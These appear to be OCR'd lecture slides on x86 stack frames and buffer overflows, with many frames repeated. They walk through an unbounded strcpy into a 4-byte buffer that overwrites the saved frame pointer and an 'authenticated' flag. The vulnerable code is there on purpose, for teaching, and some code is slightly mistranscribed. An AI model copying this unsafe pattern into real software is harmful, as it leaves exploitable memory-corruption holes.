
Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp
pop %ebp
pop %eip
```




Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp
pop %ebp
pop %eip
```




Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp
pop %ebp
pop %eip
```




Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp
pop %ebp
pop %eip
```




Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp
pop %ebp
pop %eip
```



Next instruction is to remove the arg1 off the stack


Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp
pop %ebp
pop %eip
```



Next instruction is to remove the arg1 off the stack

And now we're back where we started

Stack & Function - Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack

Buffer Overflow Attacks

Buffer Overflows

- Buffer
  - Contiguous set of a given data type
  - Common in C
    - Strings, arrays, structs
- Overflow
  - Put more into the buffer that it could hold
- Where does the extra data go?
- We understand the memory layout…

Common Functions that Cause Overflow

```
char *strcpy(char *to, char *from)
{
    int i=0;
    do {
        to[i] = from[i];
        i++;
        while(from[i] != '\0');
    return to;
}
```

C strings are basically arrays end with '\0' terminator.

Overflows 'to' when the size of from greater than 'to'

```
char *strncpy(char *to, char *from, size_t len)
{
    int i=0;
    while(from[i] != '\0' && i < len) {
        to[i] = from[i];
        i++;
    }
    return to;
}
```

Common Functions that Cause Overflow

- `char *strcpy(char *to, char *from)`
  - Copies ‘from’ into ‘to’ until it reaches the null terminator
- `char *strncpy(char *to, char *from, size_t len)`
  - Copies ‘from’ into ‘to’ until it reaches the null terminator or copied len chars

Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```


Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```




Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



Buffer Overflow Example


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```


Upon return, sets %ebp to 0x0021654d



Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Upon return, sets %ebp to 0x0021654d



Segmentation Fault(0x00216551)

Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example


```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```


Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



Buffer Overflow Example


```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Code still runs; user now 'authenticated'




User-supplied Strings

- In these examples, we were providing our own strings
- But they come from users in many ways
  - Text input
  - Network inputs
  - Environment variables
  - File input


What's the worst case?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



What's the worst case?


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



strcpy will let you write as much as you want until a '\0'

What's the worst case?

